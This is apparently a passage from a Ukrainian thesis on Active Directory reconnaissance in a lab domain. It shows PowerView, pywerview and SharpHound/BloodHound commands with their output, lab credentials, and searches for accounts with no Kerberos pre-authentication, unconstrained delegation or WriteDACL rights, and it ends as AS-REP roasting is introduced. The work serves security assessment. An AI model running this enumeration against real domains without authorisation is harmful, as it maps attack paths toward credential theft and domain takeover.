

Рисунок 2.7 – Повна назва операційної системи, її версія та білд; стан активності

- властивості користувача, які зображені на рисунку 2.8;

Рисунок 2.8 – Дані про термін тривалості акаунта користувача, парольні дані, можливість делегування повноважень

- користувачі, які можуть не змінювати власний пароль, що становить ризик для безпеки (приклад отримання даних наведений на рисунку 2.9).

Рисунок 2.9 – Виконання команди Get-ADUser для знаходження користувачів з активованим параметром “PasswordNeverExpires”

2.3 Способи застосування модуля для інтерактивної оболонки PowerShell

PowerView – PowerShell-модуль для отримання інформації про налаштування мережі в Active Directory. Він містить набір замін для різних команд Windows "net *", які використовують оболонку PowerShell і базові функції Win32 API для виконання функцій в середовищі Windows-домену. Окрім того, модуль надає змогу дізнатися про структуру та конфігурацію, що може допомогти зловмисникам отримати інформацію для планування майбутніх векторів атак, а також модифікувати її:

- детальна інформація про користувачів та групи в Active Directory, включаючи ім'я, посаду, email, належність до безпекових груп, що зазвичай

використовується адміністраторами для повного огляду структури та прав доступу в мережі;

- функції для аналізу довіреності в мережі, а саме: виявлення вразливостей, пов'язаних із неправильною конфігурацією доменних політик, недостатніми правами доступу та іншими потенційними проблемами безпеки;
- виявлення об'єктів із підвищеними привілеями, таких як облікові записи адміністраторів, службові облікові записи та облікові записи зі слабкими налаштуваннями безпеки;
- права доступу до файлових ресурсів в мережі;
- виконання операцій створення, редагування атрибутів, видалення користувачів, груп, комп’ютерів, та інших об’єктів.

Види застосування:

- інформація про домен (приклад отримання даних наведений на рисунку 2.10);

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> (Get-ADDomain).DomainSID

BinaryLength AccountDomainSid                      Value
------------ ----------------                      -----
          24 S-1-5-21-4269872630-997669700-2794474829 S-1-5-21-4269872630-997669700-2794474829
```

Рисунок 2.10 – Знаходження безпекового ідентифікатора домену

- доменна політика зображена на рисунку 2.11;

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=4; PasswordComplexity=0; PasswordHistorySize=24; RequireLogonToChangePassword=0; ForceL
ogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version        : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=System.Object[]; MACHINE\System\CurrentControlSet\Services\LanMa
nServer\Parameters\RequireSecuritySignature=System.Object[];
                 MACHINE\System\CurrentControlSet\Services\LanmanWorkstation\Parameters\EnableSecuritySignature=System.Object[]; MACHINE\System\CurrentControlSet\Services\La
nmanWorkstation\Parameters\RequireSecuritySignature=System.Object[];
                 MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path           : \\AVENGERS.local\sysvol\AVENGERS.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Рисунок 2.11 – Політика домену, конфігурація протоколу автентифікації Kerberos, ім’я групової політики за замовчуванням

- дані про конкретний доменний комп’ютер наведені на рисунку 2.12;

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Get-NetComputer -name DeathEvader


pwdlastset             : 12/31/1600 4:00:00 PM
logoncount             : 1
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=DeathEvader,CN=Computers,DC=AVENGERS,DC=local
objectclass            : {top, person, organizationalPerson, user...}
lastlogontimestamp     : 4/22/2023 6:49:05 AM
name                   : DeathEvader
objectsid              : S-1-5-21-4269872630-997669700-2794474829-1609
samaccountname         : DeathEvader$
localpolicyflags       : 0
codepage               : 0
samaccounttype         : MACHINE_ACCOUNT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 4/22/2023 1:50:13 PM
instancetype           : 4
usncreated             : 254085
objectguid             : df270a44-f197-47a8-a164-9f9ab934c1d7
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Computer,CN=Schema,CN=Configuration,DC=AVENGERS,DC=local
dscorepropagationdata  : 1/1/1601 12:00:00 AM
lastlogon              : 4/22/2023 6:49:05 AM
badpwdcount            : 0
cn                     : DeathEvader
```

Рисунок 2.12 – Безпекові ідентифікатори, вид акаунта

- знаходження всіх користувачів у групі (приклад наведений на рисунку 2.13);

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Get-NetGroupMember -Name "Enterprise Admins" -Recurse


GroupDomain             : AVENGERS.local
GroupName               : Enterprise Admins
GroupDistinguishedName  : CN=Enterprise Admins,OU=Groups,DC=AVENGERS,DC=local
MemberDomain            : AVENGERS.local
MemberName              : VPLENDWA$
MemberDistinguishedName : CN=VPLENDWA,CN=Computers,DC=AVENGERS,DC=local
MemberObjectClass       : computer
MemberSID               : S-1-5-21-4269872630-997669700-2794474829-1604

GroupDomain             : AVENGERS.local
GroupName               : Enterprise Admins
GroupDistinguishedName  : CN=Enterprise Admins,OU=Groups,DC=AVENGERS,DC=local
MemberDomain            : AVENGERS.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=AVENGERS,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-4269872630-997669700-2794474829-500
```

Рисунок 2.13 – Виконання команди Get-NetGroupMember

- знаходження користувачів за певними правами (на рисунку 2.14).

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs -Verbose | Where-Object {$_.ActiveDirectoryRights -match "WriteD
ACL"}
Verbose: [Get-DomainSearcher] search base: LDAP://DC=AVENGERS,DC=local
Verbose: [Get-DomainSearcher] search base: LDAP://DC=AVENGERS,DC=local
Verbose: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=krbtgt)))
Verbose: [Get-DomainSearcher] search base: LDAP://CN=Schema,CN=Configuration,DC=AVENGERS,DC=local
Verbose: [Get-DomainSearcher] search base: LDAP://CN=Extended-Rights,CN=Configuration,DC=AVENGERS,DC=local
Verbose: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string: (&(|(|(samAccountName=Domain Admins)(name=Domain Admins)(displayname=Domain Admins))))


AceType               : AccessAllowed
ObjectDN              : CN=Domain Admins,OU=Groups,DC=AVENGERS,DC=local
ActiveDirectoryRights : ReadProperty, GenericExecute, WriteDacl
OpaqueLength          : 0
ObjectSID             : S-1-5-21-4269872630-997669700-2794474829-512
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-4269872630-997669700-2794474829-1222
AccessMask            : 393236
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Рисунок 2.14 – Виконання команди Get-NetObjectAcl

2.4 Використання Python-скрипта pywerview

Pywerview - це потужний інструмент, який використовується для отримання інформації про домен та експлуатації його виявлених вразливостей. Він написаний на базі PowerShell-модуля PowerView і слугує реалізацією багатьох функцій PowerView на мові Python, надаючи аналогічні можливості та розширюючи набір інструментів для розвідки.

Pywerview має багато спільного з PowerView з точки зору функціональності та цілей. Обидва інструменти призначені для збору детальної інформації про інфраструктуру Active Directory, що дозволяє фахівцям з безпеки оцінити його стан безпеки. Вони надають повний набір команд, які можна виконати в домені Windows для отримання цінної інформації, такої як облікових записів користувачів, належності до груп, довірчих відносин (зв’язків) у домені, та інших важливих деталей конфігурації.

Pywerview сумісний з мовою програмування Python, який забезпечує крос-платформну підтримку та легку інтеграцію з іншими інструментами, фреймворками та модулями на її основі. Pywerview розширює можливості PowerView, забезпечуючи зручний інтерфейс командного рядка, і використовує бібліотеки Python, такі як Impacket, для кращого мережевого зв'язку і підтримки протоколів, що дозволяє йому виконувати функції різного типу: здобування інформації про домени, ліси і довірчі відносини, ідентифікацію контролерів доменів, облікових записів користувачів і пов'язаних з ними властивостей.

Іншою перевагою pywerview є відсутність необхідності в присутності у цільовій мережі (домені) для виконання команд, в той час як PowerView також вимагає певної конфігурації регістру навіть для змоги імпортування модуля в оболонку PowerShell.

Методи застосування набору скриптів pywerview:

- детальна інформація про атрибути користувачів зображена на рисунку 2.15;

```
┌──(root㉿kali)-[/home/kali]
└─# pywerview get-netuser -u Sirius.Black -p padfoot -d avengers.local -t JARVIS-DC.avengers.local
objectclass:            top, person, organizationalPerson, user
cn:                     The Necromancer
sn:                     Necromancer
givenname:              The
distinguishedname:      CN=The Necromancer,CN=Users,DC=AVENGERS,DC=local
instancetype:           4
whencreated:            2023-02-10 11:37:35+00:00
whenchanged:            2023-04-21 12:04:15+00:00
displayname:            The Necromancer
usncreated:             28924
memberof:               CN=Remote Management Users,CN=Builtin,DC=AVENGERS,DC=local,
                        CN=Administrators,CN=Builtin,DC=AVENGERS,DC=local
usnchanged:             222077
name:                   The Necromancer
objectguid:             {fc57bb72-9539-450a-9ee7-954c1adc16a7}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
badpwdcount:            0
codepage:               0
countrycode:            0
badpasswordtime:        2023-02-14 12:39:27.998152+00:00
lastlogoff:             1601-01-01 00:00:00+00:00
lastlogon:              2023-04-22 19:09:21.611391+00:00
pwdlastset:             2023-02-10 11:37:35.529850+00:00
primarygroupid:         513
objectsid:              S-1-5-21-4269872630-997669700-2794474829-1602
admincount:             1
accountexpires:         9999-12-31 23:59:59.999999+00:00
```

Рисунок 2.15 – Виконавши команду get-netuser, отримуємо доступ про належність до групи, вид акаунта, та безпекові ідентифікатори

- створені групи в домені наведені на рисунку 2.16;

```
┌──(root㉿kali)-[/home/kali]
└─# pywerview get-netgroup -u mycroft -p mycroft --dc-ip 192.168.3.100 | awk '$1 == "samaccountname:"' | cut -d ":" -f 2
 accounting
 sales
 marketing
 Project management
 Senior management
 Executives
 IT Admins
 Office Admin
 DnsUpdateProxy
 DnsAdmins
 Enterprise Key Admins
 Key Admins
 Protected Users
 Cloneable Domain Controllers
 Enterprise Read-only Domain Controllers
 Read-only Domain Controllers
 Denied RODC Password Replication Group
 Allowed RODC Password Replication Group
 Terminal Server License Servers
 Windows Authorization Access Group
 Incoming Forest Trust Builders
 Pre-Windows 2000 Compatible Access
 Account Operators
```

Рисунок 2.16 – Виконання команди get-netgroup

- отримання списку користувачів з увімкненим параметром “Don’t require pre-authentication” (приклад отримання даних наведений на рисунку 2.17), що прямо вказує на ризик:

```
┌──(root㉿kali)-[/home/kali]
└─# pywerview get-netuser -u Sirius.Black -p padfoot -d avengers.local -t JARVIS-DC.avengers.local | grep -i -B2 "dont_req_preauth"
name:                   Sirius Black
objectguid:             {971dd8a5-6c74-4b16-93a8-0cddde018c4c}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
--
name:                   Dominique DiPierro
objectguid:             {4af01cf1-9688-4000-9f84-26173b3bfff5}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
--
name:                   Giordano Bruno
objectguid:             {ba978a22-399b-4941-b51c-b33a4985c232}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
--
name:                 Danny Lloyd
objectguid:           {5be2e224-6699-4a97-ae81-de8e331a6e11}
useraccountcontrol:   NORMAL_ACCOUNT, DONT_REQ_PREAUTH
--
name:                 Lusa Kristyn
objectguid:           {0e935fd7-27b2-4f31-af72-d3cf48cfc97c}
useraccountcontrol:   NORMAL_ACCOUNT, DONT_REQ_PREAUTH
--
name:                   Kelila Joya
objectguid:             {b9f3c863-00c5-4107-b66c-047448abcf41}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_REQ_PREAUTH
```

Рисунок 2.17 – Виконання команди net-user

- користувачі з повноваженнями виконання дій від імені інших користувачів або сервісів (приклад отримання інформації наведений на рисунку 2.18);

```
┌──(root㉿kali)-[/home/kali]
└─# pywerview get-netuser -u Sirius.Black -p padfoot -d avengers.local -t JARVIS-DC.avengers.local --unconstrained
objectclass:            top, person, organizationalPerson, user
cn:                     SQL Service
sn:                     Service
givenname:              SQL
distinguishedname:      CN=SQL Service,CN=Users,DC=AVENGERS,DC=local
instancetype:           4
whencreated:            2023-02-08 20:03:46+00:00
whenchanged:            2023-02-08 22:43:54+00:00
displayname:            SQL Service
usncreated:             17334
memberof:               CN=IT Admins,OU=Groups,DC=AVENGERS,DC=local,
                        CN=Remote Management Users,CN=Builtin,DC=AVENGERS,DC=local
usnchanged:             20550
name:                   SQL Service
objectguid:             {95c2e6ad-9627-481e-b76c-1acc9d34c7dd}
useraccountcontrol:     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_FOR_DELEGATION
```

Рисунок 2.18 – Отримання інформації про користувача з можливістю імперсоніфіковувати інші облікові записи

- права конкретного користувача зображені на рисунку 2.19.

```
┌──(root㉿kali)-[/home/kali]
└─# pywerview get-objectacl -u mycroft -p mycroft -t 192.168.3.100 -w avengers.local --name mycroft --resolve-sids --resolve-guids
objectdn:               CN=mycroft,CN=Users,DC=AVENGERS,DC=local
objectsid:              S-1-5-21-4269872630-997669700-2794474829-1219
acetype:                ACCESS_ALLOWED_OBJECT_ACE
binarysize:             56
aceflags:
accessmask:             16
activedirectoryrights:  read_property
isinherited:            False
securityidentifier:     CN=RAS and IAS Servers,OU=Groups,DC=AVENGERS,DC=local
objectaceflags:         object_ace_type_present
objectacetype:          User-Account-Restrictions
inheritedobjectacetype: All
iscallbak:              False

objectdn:               CN=mycroft,CN=Users,DC=AVENGERS,DC=local
objectsid:              S-1-5-21-4269872630-997669700-2794474829-1219
acetype:                ACCESS_ALLOWED_OBJECT_ACE
binarysize:             56
aceflags:
accessmask:             16
activedirectoryrights:  read_property
isinherited:            False
securityidentifier:     CN=RAS and IAS Servers,OU=Groups,DC=AVENGERS,DC=local
objectaceflags:         object_ace_type_present
objectacetype:          User-Logon
inheritedobjectacetype: All
iscallbak:              False
```

Рисунок 2.19 – Виконання команди get-objectacl

2.5 Застосування утиліт SharpHound та BloodHound для отримання інформації про домен у графічному інтерфейсі

SharpHound та BloodHound – два споріднені між собою інструменти, які зазвичай використовуються для дослідження інфраструктури Active Directory і підвищення привілеїв в середовищах Windows.

SharpHound - колектор даних для BloodHound. Він написаний на C# і використовує власні функції Windows API та функції простору імен LDAP для збору даних з контролерів домену та приєднаних до домену систем Windows. Приклад його використання наведений на рисунку 2.20. SharpHound автоматично визначає, до якого домену належить поточний користувач, виявляє контролер домену та використовує метод збору за замовчуванням. Метод збору за замовчуванням збирає з контролера домену наступну інформацію:

- належність до безпекових груп;
- довірені облікові записи (користувачі) домену;
- права користувачів на об'єкти в Active Directory;
- структура дерева організаційних одиниць (OU);
- властивості об'єктів доменних комп'ютерів, груп, та користувачів;
- активні сесії, які співвідносяться з системами, де користувачі отримують доступ до системи в інтерактивному режимі (наприклад, використовуючи протокол віддаленого екрану).

Після завершення процесу збору інформації SharpHound створює певну кількість JSON-файлів і поміщає їх до архіву, який потім імпортується в застосунок BloodHound.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\SharpHound.exe
2023-05-22T06:15:49.3980248-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-22T06:15:49.3980248-07:00|INFORMATION|Initializing SharpHound at 6:15 AM on 5/22/2023
2023-05-22T06:15:49.5936539-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-22T06:15:49.6775871-07:00|INFORMATION|Beginning LDAP search for AVENGERS.local
2023-05-22T06:15:49.7419041-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-22T06:15:49.7474160-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-22T06:16:14.4316193-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-05-22T06:16:28.0349522-07:00|INFORMATION|Consumers finished, closing output channel
2023-05-22T06:16:28.1633318-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-05-22T06:16:28.4209799-07:00|INFORMATION|Status: 217 objects finished (+217 4.931818)/s -- Using 43 MB RAM
2023-05-22T06:16:28.4209799-07:00|INFORMATION|Enumeration finished in 00:00:44.8947304
2023-05-22T06:16:28.5357113-07:00|INFORMATION|SharpHound Enumeration Completed at 6:16 AM on 5/22/2023! Happy Graphing!
```

Рисунок 2.20 – Виконання бінарного файлу SharpHound для отримання файлів з доменною інформацією у форматі JSON

BloodHound використовує теорію графів (систему управління графовими базами даних, яка використовує NoSQL) для пошуку шляхів атаки в Active Directory, і що більша кількість даних (доменів, комп'ютерів, груп, користувачів, та зв'язків між ними), тим більша ймовірність виникнення потенційного вектора атаки.

Фронтенд (те, що бачить користувач) BloodHound побудований на базі даних Electron, а бекенд (зазвичай прихована від користувача "начинка" застосунку) – на системі управління графовими базами даних Neo4j з використанням структури NoSQL. Приклад під'єднання до Neo4j при запуску інструмента BloodHound наведений на рисунку 2.21.



Рисунок 2.21 – Під'єднання до бази даних Neo4j

Переважна кількість інформації, яка "збирається" за допомогою SharpHound, не змінює своїх структури та характеристик протягом виконання дослідження інфраструктури – належність до груп безпеки, дозволи в Active Directory, і групові політики (а також парольні) модифікуються нечасто. Приклад перенесення даних до BloodHound наведений нижче на рисунку 2.22.



Рисунок 2.22 – Імпортування файлів у графічний ілюстратор BloodHound

Одним із методів виявлення вразливостей у домені Active Directory за допомогою BloodHound є дослідження даних зі списку контролю за доступом (Access Control Lists).

Список ACL - це набір правил, які визначають, які об'єкти мають певні дозволи на конкретний об'єкт AD. У середовищі активного каталогу об'єкт - це сутність, яка представляє доступний ресурс у мережі організації, наприклад, контролери домену, користувачі, групи, комп'ютери, ресурси тощо. Такими об'єктами можуть бути облікові записи користувачів, групи, облікові записи комп'ютерів, сам домен і багато іншого. ACL можна налаштувати для окремого об'єкта, такого як обліковий запис користувача, але також можливо сконфігурувати для організаційної одиниці (OU), яка схожа на каталог в AD. Основною перевагою налаштування ACL для OU є те, що при правильному налаштуванні всі об'єкти-нащадки успадкують ACL. ACL організаційної одиниці (OU), в якій знаходяться об'єкти, містить запис контролю доступу (ACE), який визначає ідентифікатор і відповідні дозволи, що застосовуються до OU та/або об'єктів, які є нащадками. Ідентифікатор, вказаний у ACE, не обов'язково має бути самим обліковим записом користувача; поширеною практикою є застосування дозволів до груп безпеки AD. Додавання облікового запису користувача як члена цієї групи безпеки надає йому дозволи, які налаштовано в ACE, оскільки користувач є членом цієї групи безпеки.

Зібравши дані про структуру домену за допомогою SharpHound, ми можемо використовувати BloodHound, який виявляє (якщо такі є) приховані взаємозв'язки та визначає шляхи атак у середовищі AD (приклад ідентифікації довірчих зв’язків наведений на рисунку 2.23).



Рисунок 2.23 – Отримання інформації про права користувача домену

"Outbound Control Lists" поділяються на наступні блоки прав:

- First Degree Object Control: кількість об'єктів в AD, користувач вказаний як IdentityReference на зловмисному ACE (Access Control Entry). Іншими словами, це кількість об'єктів в Active Directory, які цей користувач може контролювати, не покладаючись на делегування групи безпеки;
- Group Delegated Object Control: кількість об'єктів в AD, над якими користувач має контроль за допомогою делегування груп безпеки;
- Transitive Object Control: об’єкти, над якими користувач може отримати контроль, виконуючи атаки на основі ACL в Active Directory. Тобто, максимальна кількість об'єктів, над якими користувач може отримати контроль без необхідності переходу до будь-якої іншої системи в мережі, маніпулюючи об'єктами в каталозі.

Згідно з отриманою інформацією, користувач Sirius.Black має привілейовані права в домені avengers.local, а тому здатен отримати NTLM-хеші усіх користувачів,

які можуть бути використані для імперсоніфікації будь-якого з них, а, отже і виконувати дії від їхнього імені.

Висновки розділу 2

У даному розділі були розглянуті різні методи отримання інформації про домен у середовищі Active Directory, включаючи стандартні команди командного рядка, вбудовані інструменти RSAT для PowerShell, модуль PowerView та його аналог на Python – pywerview, а також графічний ілюстратор зв’язків у домені BloodHound. Кожен з них надає унікальні можливості для збору детальної інформації про домен, користувачів, групи, комп'ютери та інші об'єкти системи.

В результаті дослідження було встановлено, що якісний аналіз та використання цих методів може допомогти виявити потенційні загрози та вразливості в інфраструктурі Active Directory, і дозволяє організаціям вживати необхідні заходи для забезпечення безпеки та захисту власних мережевих ресурсів. Отримана інформація про домен такими способами становить цінний ресурс для адміністраторів та кібербезпекових фахівців, адже допомагає виявляти несправності та потенційні вразливості у мережі.

РОЗДІЛ 3
МЕТОДИ ЕКСПЛУАТАЦІЇ ТА РЕКОМЕНДАЦІЇ ЩОДО ВИЯВЛЕНИХ РИЗИКІВ В ІНФРАСТРУКТУРІ ACTIVE DIRECTORY

3.1 Опис векторів атак та їх експлуатація

AS-REP roasting - форма атаки на протокол автентифікації Kerberos, яка використовує вразливість протоколу, що може бути експлуатована під час початкової автентифікації за допомогою центру розподілу ключів (KDC) внаслідок неправильної конфігурації налаштувань безпеки в середовищі Active Directory.

Для облікових записів з опцією “Do not require Kerberos pre-authentication” зловмисники можуть “запитувати” автентифікаційні дані для будь-якого користувача і отримувати зашифрований TGT (AS-REP), що містить хеші облікових даних службових облікових записів для “зламу” в автономному режимі.

Рисунок 3.1 – Використання BloodHound для знаходження користувачів з встановленим прапорцем “Do not require Kerberos pre-authentication”

